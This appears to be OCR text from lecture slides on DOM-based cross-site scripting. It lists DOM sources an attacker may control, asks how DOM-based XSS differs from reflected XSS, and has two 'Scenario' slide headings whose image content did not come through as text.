
- The attacker manipulates DOM elements under his control to inject a payload
  - Source: `document.baseURI`, `document.href.url`, `document.location`, **`document.referrer`**, `postMessage.data`, **`document.cookie (how?)`**, …

What is the main difference between DOM-based XSS attacks and reflected XSS attacks?


DOM-based XSS Attacks – Scenario




DOM-based XSS Attacks – Scenario



